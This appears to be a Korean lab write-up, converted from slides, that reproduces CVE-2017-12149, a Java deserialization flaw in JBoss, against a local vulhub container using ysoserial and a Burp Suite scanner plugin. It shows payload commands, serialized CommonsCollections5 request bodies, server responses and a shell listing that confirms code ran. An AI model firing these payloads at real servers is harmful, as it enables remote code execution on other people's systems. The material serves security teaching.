


# Insecure Deserialization

cve-2017-12149


# 직렬화/역직렬화

- 직렬화(Serialization): 메모리상에서 실행되고 있는 객체의 상태를 전송/저장 가능한 바이트 스트림 형태로 변형하는 과정
- 역직렬화 (Deserialization) : 반대로 수신받은 데이터를 원래의 객체 형태로 복원하는 과정



# 취약점 발생 개요

- (1) 전송 받은 데이터를 역직렬화 하는 과정에서 데이터 무결성을 검증하지 않고 그대로 서버에 전달
- (2) 공격자는 역직렬화가 수행되는 곳에서 악의적으로 객체 또는 변수를 추가 작성하여 전송
- (3) 취약 서버의 단순한 데이터 손상이나 애플리케이션 충돌을 야기하고 DoS 공격으로 이어질 수 있으며, 원격 코드 실행이나 인젝션, 권한 상승 공격 등 가능



# 실습 환경 구성

## Containers [Give Feedback](#)

A container packages up code and its dependencies so the application runs quickly and reliably from one computing environment to another. [Learn more](#)

Showing 13 items

<input type="checkbox"/>	NAME	IMAGE	STATUS	PORT(S)	STARTED	
<input type="checkbox"/>	3dd98ef90395	postgres	Exited	-		
<input type="checkbox"/>	cve-2017-12149 1 container	-	Running (1/1)	-		
<input type="checkbox"/>	jboss-1 7d64c6e29da7	vulhub/jboss	Running	8080,9...	1 hour ago	

# 역직렬화 공격 도구 다운로드

자바 역직렬화 취약점 공격을 위해 사용되는 오픈소스 <https://github.com/frohoff/ysoserial> jar 파일 다운로드

**ysoserial**

A proof-of-concept tool for generating payloads that exploit unsafe Java object deserialization.



\$ java -cp ysoserial.jar ysoserial.exploit.RMIRegistryExploit myhost 1099 CommonsCollections1 calc.exe

## Installation

1. Download the latest jar from JitPack [download master](#)

Note that GitHub-hosted releases were removed in compliance with the [GitHub Community Guidelines](#)

## Building

Requires Java 1.7+ and Maven 3.x+

# Burp Suite Plugin Download

Java-Deserialization-Scanner : 버프 스위트 플러그인 중 ysoserial을 사용한 자바 애플리케이션 역직렬화 취약점 점검 툴  
<https://github.com/federicodotta/Java-Deserialization-Scanner/releases>에서 jar 파일 다운로드

- 2. New payloads: JDK8 (<= jdk8u20) and Apache Commons BeanUtils
- 3. New encoding methods (GZIP and Base64 GZIP), thanks to the contribution of Jeremy Goldstein
- 4. New test cases
- 5. Various bug fixes

▼ Assets 3


 JavaDeserializationScanner05.jar	967 KB
 Source code (zip)	
 Source code (tar.gz)	

(?)




# Burp Suite Plugin Install

Open Burp -> Extender -> Extensions -> Add -> Choose JavaDeserializationScanner.jar file



# Burp Suite Plugin Add

Open Burp -> Extender -> Extensions -> Add -> Choose JavaDeserializationScanner.jar file



# Burp Suite Plugin Setting

The screenshot shows the 'Configurations' tab of the Deserialization Scanner in Burp Suite. The top navigation bar includes links for Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Extensions, Learn, and Deserialization Scanner. The 'Deserialization Scanner' link is highlighted in red. Below the navigation, there are three tabs: Manual testing, Exploiting, and Configurations, with 'Configurations' being the active tab.

**Automatic scanner configurations**

- Enable active scan sleep checks
- Enable active scan DNS checks (through vulnerable libraries)
- Enable active scan DNS checks (URLDNS, Java JRE only)

**Manual testing configuration**

- Add manual issues to scanner results
- Verbose mode

**Exploiting configuration**

Java path (recent Java major versions do not allow to run ysoserial properly):

Ysoserial path:

- Execute ysoserial with hibernate5 profile (-Dhibernate5)


# Exploiting Request Input

POST /invoker/readonly HTTP/1.1

- Host: 127.0.0.1:8080
- Content-Type: application/data
- Cache-Control: max-age=0
- Accept: \*/\*
- Accept-Language: en
- Content-Length: 4
- §test§

# Payload Input & Attack

CommonsCollections5 'touch /tmp/ccc111'



The screenshot shows a browser developer tools Network tab with the Request tab selected. The Request section displays a POST request to '/invoker/readonly' with the following headers:

Header	Value
Host	127.0.0.1:8080
Content-Type	application/x-www-form-urlencoded
Cache-Control	max-age=0
Accept	*
Accept-Language	en
Content-Length	4
Content-Type	application/x-www-form-urlencoded

The Request body contains the following Java exploit payload:

```
POST /invoker/readonly HTTP/1.1
Host: 127.0.0.1:8080
Content-Type: application/x-www-form-urlencoded
Cache-Control: max-age=0
Accept: *
Accept-Language: en
Content-Length: 4
Content-Type: application/x-www-form-urlencoded

~isr javax.management.BadAttributeValueExpException@c=F@LvaltLjava/lang/Object;xrjava.lang.Exception@>;Axrjava.lang.Throwable@5'9w,Elcause@Ljava/lang/Throwable;LdetailMessage@LavaLang/String;[stackTrace@Ljava/lang/StackTraceElement;LsuppressedExceptions@Ljava/util/List;xpq=pur[LjavaLang/String;[a.lang.StackTraceElement;f=<<'9xpsrjava.lang.StackTraceElement@ A &&Y BformatI lineNumber@LclassLoaderName@LdeclaringClass@LfileName@methodName@L moduleName@LmoduleVersion@xpTapp@ysoserial.payloads.CommonsCollections5CommonsCollections5.javat getObjectppsq=3q~q~q~q~ppsq="q~tysoserial.GeneratePayloadtGeneratePayload.javatmainppsrjava.util.Collections$EmptyListz,`<@pxpsr4org.apache.commons.collections.keyvalue.TiedMapEntry -0 9AULkeyq~LmaptLjava/util/Map;xptfoosr*org.apache.commons.collections.map.LazyMap@ y Lfactoryt,Lorg/apache/commons/collections/Transformer;xpsr=org.apache.commons.collections.functors.ChainedTransformer@ i(z [iTransformerst-[Lorg/apache/commons/collections/Transformer;xpur-[Lorg.apache.commons.collections.Transforme;xpsr;org.apache.commons.collections.functors.ConstantTransformer@ A± L iConstantq=xpvjava.lang.Runtimexpr:org.apache.commons.collections.functors.InvokerTransformer èyk{|i8[iArgst[Ljava/lang/Object;LiMethodName@~[iParamTypest[Ljava/lang/Class;xpur[LjavaLang/Object; IX s]xpt getRuntimeur[Ljava.lang.Class;**@E1Z xpt getMethodduq~vrjava.lang.String @x8z;Bxpvq~/sq~(uq~,puq~,tinvokeuq~vrjava.lang.Objectxpvq ~,sq~{url[Ljava.lang.String;-0Vçé{Gxpttouch
```

The exploit payload is designed to invoke the 'InvokerTransformer' class with specific arguments to execute arbitrary Java code.

# Result - Repeater

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn Deserialization Scanners

1 x 2 x +

Send Cancel < >

**Request**

Pretty Raw Hex

1 POST /invoker/readonly HTTP/1.1  
2 Host: localhost:8080  
3 Content-Type: application/data  
4 Cache-Control: max-age=0  
5 Accept: \*/\*  
6 Accept-Language: en  
7 Content-Length: 2014  
8  
9 -isr.java.management.BadAttributeValueExpException@0<c-F@lvaltJava.lang.Object;xrjava.lang.Exception@>Äxrjava.lang.Throwable@5'9w, Ècausetljava/lang/Throwable;LdetailMessage;Ljava/lang/String;I  
10 stackTrace@Ljava/lang/StackTraceElement;LsuppressedException;Ljava/util/List;xpq-purl;Ljava.lang.StackTraceElement;F<<>y9xpsrjava.lang.StackTraceElement A Èy BformatI  
11 lineNumber@LclassLoaderName=LdeclaringClass;~LfileName@L  
12 methodName@L  
13 moduleName@LmoduleVersion@xp0tapp@  
ysoserial.payloads.CommonsCollections5CommonsCollections5.javat  
getObject;ppsp-3q~q-q-q-pqsp-`q-tysoserial.GeneratePayload;generatePa  
yload;javatmain;rpssrjava.util.Collections\$EmptyListz;`\$ ppxsr4org.  
apache.commons.collections.keyvalue.TiedMapEntry \_0 9ÄULkeyq-Lmap;L  
java/util/Map;xpptfroo+org.apache.commons.collections.map.LazyMapnä  
y Lfactory;Lorg/apache/commons/collections/Transformer;xpssr:o  
rg.apache.commons.collections.functors.ChainedTransformer@C l(z [T  
transformer;-[Lorg/apache/commons/collections/Transformer;xpur-[Lorg  
.apache.commons.collections.Transformer;@#04 xpsr;org.apache.com  
ns.collections.functors.ConstantTransformerX A È L  
iConstantq-xpvrjava.lang.Runtimexp;org.apache.commons.collections  
.functors.InvokerTransformer èyk{[I@[Argst[Ljava/lang/Object;LjMeth  
odNameq-[iParamType;Ljava/lang/Class;xpur[Ljava.lang.Object; IX s  
]lxpt  
14 getRuntime@Ljava.lang.Class;\*\*ÈÍz xpt  
getMethoduq~vrjava.lang.String @z=2;?Bxpvq~sq~{uq~,puq~,tinvokeuq~

**Response**

Pretty Raw Hex Render

**HTTP Status 500 -**

Type Exception report

message

description The server encountered an error while attempting to fulfill this request.

exception

java.lang.ClassCastException: org.jboss.invocation.JBossWeb/3.0.0-CR2

note The full stack trace of the root cause is available

bin — com.docker.cli • docker exec

boot jboss-6.1.0.Final opt s  
dev lib proc s  
docker-java-home lib64 root s  
etc media run s  
root@7d64c6e29da7:/# cd tmp  
root@7d64c6e29da7:/tmp# ls  
ccc111 hsperfdata\_root  
root@7d64c6e29da7:/tmp# exit  
metaverse@metaverseui-MacBookAir bin % docker exec  
root@7d64c6e29da7:/# cd tmp  
root@7d64c6e29da7:/tmp# ls  
ccc111 hsperfdata\_root  
root@7d64c6e29da7:/tmp# ls  
abcd ccc111 hsperfdata\_root  
root@7d64c6e29da7:/tmp#

# Trial & Error

- ERROR IN YSO SERIAL COMMAND. SEE STDERR FOR DETAILS
- -> java or ysoserial path check
- MISSING ENTRY POINTS
- -> \$test\$ input
- HTTP/1.1 404 Not Found
- -> URL check
- Invalid client request received: First line of request did not contain an absolute URL - try enabling invisible proxy support.
- -> Burp Suite proxy port check

# Burp Suite Logger (Error Tracking)

The screenshot shows the Burp Suite interface with the 'Logger' tab selected. The main pane displays a table of captured requests, and the bottom pane provides a detailed view of a specific request (row 35).

**Table Headers:** #, Time, Tool, Method, Host, Path, Query, Param count, Status, Length, Start response.

**Table Data (Rows 28-36):**

#	Time	Tool	Method	Host	Path	Query	Param count	Status	Length	Start response
28	21:00:07 11 Oct 2024	Extensions	POST	127.0.0.1	/invoker/readonly		180	500	1630	15
29	21:00:27 11 Oct 2024	Repeater	POST	127.0.0.1	/invoker/readonly		180	500	4270	83
30	21:01:14 11 Oct 2024	Extensions	POST	127.0.0.1	/invoker/readonly		180	500	1630	25
31	21:01:50 11 Oct 2024	Extensions	POST	127.0.0.1	/invoker/readonly		180	500	1630	24
32	21:03:52 11 Oct 2024	Extensions	POST	127.0.0.1	/invoker/readonly		180	500	1630	26
33	21:05:39 11 Oct 2024	Extensions	POST	127.0.0.1	/invoker/readonly		180	500	1630	66
34	21:06:06 11 Oct 2024	Extensions	POST	127.0.0.1	/invoker/readonly		180	500	1630	38
35	21:07:21 11 Oct 2024	Extensions	POST	127.0.0.1	/invoker/readonly		180	500	1630	40
36	21:08:11 11 Oct 2024	Extensions	POST	127.0.0.1	/invoker/readonly		180	500	1630	26

**Request (Row 35):**

```
Pretty Raw Hex
1 POST /invoker/readonly HTTP/1.1
2 Host: localhost:8080
3 Content-Type: application/data
4 Cache-Control: max-age=0
5 Accept: */
6 Accept-Language: en-US
7 Content-Length: 4
8
9 Content-Length: 2014
10
11 ~isr.java.management.BadAttributeValueExpException@Üc-F@lvaltjava/lang/Object;xrjava.lang.Exception@;Äxrjava.lang.Throwable@5'9w,Elcau
setljava/lang/Throwable;LdetailMessage@java/la
ng/String;[
12 stackTrace@ljava/lang/StackTraceElement;Lsuper
essedExceptions@ljava/util/List;xpq-pur[ljava.l
ang.StackTraceElement;F=<>"9xpsrjava.lang.Stac
kTraceElement A &&Y Bformati
13 lineNumber@ClassLoaderName@LdeclaringClass@~Lf
ileName@~L
```

**Response (Row 35):**

```
Pretty Raw Hex Render
exception
java.io.StreamCorruptedException: invali
java.io.ObjectInputStream.readS
java.io.ObjectInputStream.<init>
org.jboss.invocation.http.servle
```

**Note:** The full stack trace of the root cause is available in the Request tab.

# Success Log

37	21:10:37 11 Oct 2024	Extensions	POST	127.0.0.1	/invoker/readonly		180	500	1754	27
38	21:11:23 11 Oct 2024	Repeater	POST	127.0.0.1	/invoker/readonly		180	500	1561	165

**Request**

Pretty Raw Hex ⌂ ⓘ ⌂

```
1 POST /invoker/readonly HTTP/1.1
2 Host: localhost:8080
3 Content-Type: application/data
4 Cache-Control: max-age=0
5 Accept: */*
6 Accept-Language: en
7 Content-Length: 2014
8
9 -isr javax.management.BadAttributeValueExpException@<F@LvaltLjava/lang/Object;xrjava.lang.Exception@>;Äxrjava.lang.Throwable@'9w,ELcausetLjava/lang/Throwable;LdetailMessage@java/lang/String;[
10 stackTrace@Ljava/lang/StackTraceElement;LsuperpressedExceptionstLjava/util/List;xpq~pur[Ljava.lang.StackTraceElement;F*<<"9xpsrjava.lang.StackTraceElement@ A &6Y BformatI
11 lineNumber@LclassLoaderName@~LdeclaringClass@~LfileName@~L
12 methodName@~L
13 moduleName@~LmoduleVersion@xpQtapp@&
```

**Response**

Pretty Raw Hex Render ⌂ ⓘ ⌂

**message**

**description** The server encountered an internal error ()  
java.lang.ClassCastException: javax.management.BadAttributeValueExpException@<F@LvaltLjava/lang/Object;xrjava.lang.Exception@>;Äxrjava.lang.Throwable@'9w,ELcausetLjava/lang/Throwable;LdetailMessage@java/lang/String;[

**exception**

java.lang.ClassCastException: javax.management.BadAttributeValueExpException@<F@LvaltLjava/lang/Object;xrjava.lang.Exception@>;Äxrjava.lang.Throwable@'9w,ELcausetLjava/lang/Throwable;LdetailMessage@java/lang/String;[

**note** The full stack trace of the root cause is available in t

# Miscellaneous

- % docker ps
- CONTAINER ID IMAGE COMMAND  
CREATED STATUS PORTS NAMES
- docker exec -it 7d64c6e29da7 bash
- <https://www.azul.com/downloads/?package=jdk#download-openjdk>

